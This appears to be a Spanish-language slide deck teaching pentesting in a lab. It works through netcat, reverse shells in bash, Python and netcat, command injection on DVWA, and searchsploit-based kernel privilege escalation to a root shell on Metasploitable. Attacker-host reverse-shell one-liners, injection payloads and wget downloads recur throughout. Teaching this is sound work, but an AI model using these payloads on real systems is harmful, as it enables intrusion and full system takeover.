

Tipos de Evaluaciones

- Escaneo de Vulnerabilidades
 - *Diagnóstico*
- Pentest
 - *Simulación de ataque coordinado*
- Red Team
 - *Multidisciplinario - Real*

Tipos de Pentesting

- Redes
- Web
- Móviles
- Dispositivos
- Inalámbricas
- ...

Frameworks y Metodologías

- NIST SP 800-15
- Open Source Security Testing Methodology Manual (OSSTMM)
- Open Web Application Security Project (OWASP)
-

Pentesting

- Reconocimiento (pasivo)
- Scaneo (activo)
- Ganar acceso
- Mantener acceso
- Borrar rastros
- Reporte

RCE

RCE: Remote Code Execution

Puede ser cualquier comando a ejecutar.

Uno interesante es un “reverse shell”



Tipos de ataques

Ataque Directo

La Víctima y el Atacante están en la misma red o tienen conexión IP directa (sin NAT)

Tipos de ataques

Client-side Attack



ATTACKER

IP Address - 201.45.67.89

Internet Router - NAT
IP Address - 89.43.21.9



VICTIM

IP Address - 10.11.1.56


Netcat (nc)

Herramienta que lee y escribe datos sobre conexiones de red (TCP/IP)

Puede crear conexiones como cliente y como servidor (listener)

Netcat clásico

10.4.14.107



192.168.56.58



```
root@kali:~# nc -lvp 1234  
listening on [any] 1234 ...
```

```
root@SegKali:~# nc 10.4.14.107 1234
```

```
192.168.56.58: inverse host lookup failed: Unknown host  
connect to [10.4.14.107] from (UNKNOWN) [192.168.56.58] 45256  
Hola Server A  
Como estás Cliente B ?
```

```
Hola Server A  
Como estás Cliente B ?  
█
```

Netcat con comando

10.0.2.9



10.0.2.7



```
root@osboxes:~# nc -lvp 12345
listening on [any] 12345 ...
10.0.2.7: inverse host lookup failed: Unknown host
connect to [10.0.2.9] from (UNKNOWN) [10.0.2.7] 48212
Desktop
Documents
Downloads
kalilite.txt
Music
Pictures
Public
Templates
Videos
root@osboxes:~#
```

```
root@kali:~# nc 10.0.2.9 12345 -e /bin/ls
```


```
root@kali:~# nc 10.0.2.9 12345 -e /bin/ls
root@kali:~#
```

Netcat - Reverse Shell

Atacante



Víctima



```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.56.58: inverse host lookup failed: Unknown host
connect to [10.4.14.107] from (UNKNOWN) [192.168.56.58] 45266
```

```
ls
Desktop
Documents
Downloads
Music
Pictures
Public
serverA.txt
Templates
```

```
root@SegKali:~# nc 10.4.14.107 1234 -e /bin/bash
```

Reverse Shell !

Reverse Shell en Windows



Equipo Windows
Víctima



Equipo Linux
Atacante
(listener)

```
C:\> nc IP_Atacante 12345 -e cmd.exe
```

```
# nc -lvp 12345
```

Bind Shell - Es al revés, la víctima es listener.

Otras formas de Reverse Shell

- BASH

- `bash -i >& /dev/tcp/10.0.0.1/8080 0>&1`


- Python

- `python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'`

- *PHP, PERL, RUBY, etc*

Ejemplo RCE via Web

Probamos con un sitio de DVWA



[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#)[View Help](#)

Exploit

Fallo en la programación de un software o en su configuración

Payload

Capacidad de carga de un paquete de datos

En InfoSec es un paquete de datos que causa un daño en la víctima (exploit)



Ejemplo RCE via Web

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=43 time=4.43 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=43 time=4.50 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=43 time=4.56 ms  
  
--- 8.8.8.8 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2000ms  
rtt min/avg/max/mdev = 4.435/4.502/4.566/0.053 ms
```

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

View Source

View Help

Username: admin
Security Level: low
PHPIDS: disabled

Funcionamiento
normal
del sitio
web


Payload de prueba

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:


8.8.8.8;ls



submit

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=43 time=0.000 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=43 time=0.054 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=43 time=0.178 ms
```

```
--- 8.8.8.8 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2001ms  
rtt min/avg/max/mdev = 0.000/0.077/0.178/0.074 ms  
help  
index.php  
source
```



Otros payloads posibles

127.0.0.1;pwd

127.0.0.1&&ls

127.0.0.1|whoami

¿y si ejecutamos un netcat para hacer un reverse shell ?

Reverse Shell

En el atacante:

```
#nc -lvp 12345
```

payload a la víctima:

```
127.0.0.1;nc 192.168.56.3 12345 -e /bin/bash
```

Escalar privilegios

- Tenemos un shell de usuario
- Necesitamos un shell de root/admin
- Buscamos
 - Versión de SO
 - Aplicaciones
 - Comandos SUID
 - etc

Comandos útiles

- `uname -a`
- `find / -perm -u=s -type f 2>/dev/null`
-
- scripts más completos:
<https://github.com/rebootuser/LinEnum>

Searchsploit

Searchsploit

- Programa que busca exploit en base local.
- <https://www.exploit-db.com>
- Ejemplo de búsqueda:
 - searchsploit linux kernel 2.6 privilege

```
root@kali:~# searchsploit kernel linux privilege 2.6
```

Exploit Title	Path (/usr/share/exploitdb/)
Linux Kernel 2.2.25/2.4.24/2.6.2 - 'mremap()' Local Privilege Escalation	exploits/linux/local/160.c
Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32-rc5 - 'pipe.c' Local Privilege Escalation (3)	exploits/linux/local/9844.py
Linux Kernel 2.4.23/2.6.0 - 'do_mremap()' Bound Checking Privilege Escalation	exploits/linux/local/145.c
Linux Kernel 2.4.30/2.6.11.5 - Bluetooth 'bluez_sock_create' Local Privilege Escalation	exploits/linux/local/25289.c
Linux Kernel 2.4.4 < 2.4.37.4 / 2.6.0 < 2.6.30.4 - 'Sendpage' Local Privilege Escalation (Metasploit)	exploits/linux/local/19933.rb
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubuntu 8.10) (PPC) - 'sock_sendp	exploits/linux/local/9545.c
Linux Kernel 2.4.x/2.6.x - 'Bluez' Bluetooth Signed Buffer Index Privilege Escalation (2)	exploits/linux/local/926.c
Linux Kernel 2.4.x/2.6.x - 'uselib()' Local Privilege Escalation (3)	exploits/linux/local/895.c

Searchsploit

- `uname -a` (on DVWA)

```
root@kali:~# nc -lvp 12345
listening on [any] 12345 ...
10.0.2.7: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.7] 43101
ls
help
index.php
source
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Searchsploit

- searchsploit linux kernel 2.6 privilege
- Hay mucho para probar.....
 - Usemos: *Linux Kernel 2.6 UDEV < 141 – Local Privilege Escalation*
 - Archivo: 8572.c
 - <https://www.exploit-db.com/exploits/8572>
 - LEER COMO SE UTILIZA !!

Otra utilidad

En el atacante:

```
#python -m SimpleHTTPServer
```

en el reverse shell:

```
wget http://192.168.56.3:8000/archivo
```

Searchsploit

- Usando el Reverse Shell
- Compilo el exploit en la víctima
 - *gcc 8572.c -o 8572*
- Creo el archivo /tmp/run con lo que quiero ejecutar como root:

```
#!/bin/bash
```

```
nc 192.168.56.3 2345 -e /bin/bash
```

Reverse shell de root

Reverse Shell en Víctima

Atacante



```
root@kali:~# nc -lvp 2345  
listening on [any] 2345 ...  
█
```

```
root@kali:~# nc -lvp 2345  
listening on [any] 2345 ...  
10.0.2.7: inverse host lookup failed: Unknown host  
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.7] 46000  
id  
uid=0(root) gid=0(root)  
█
```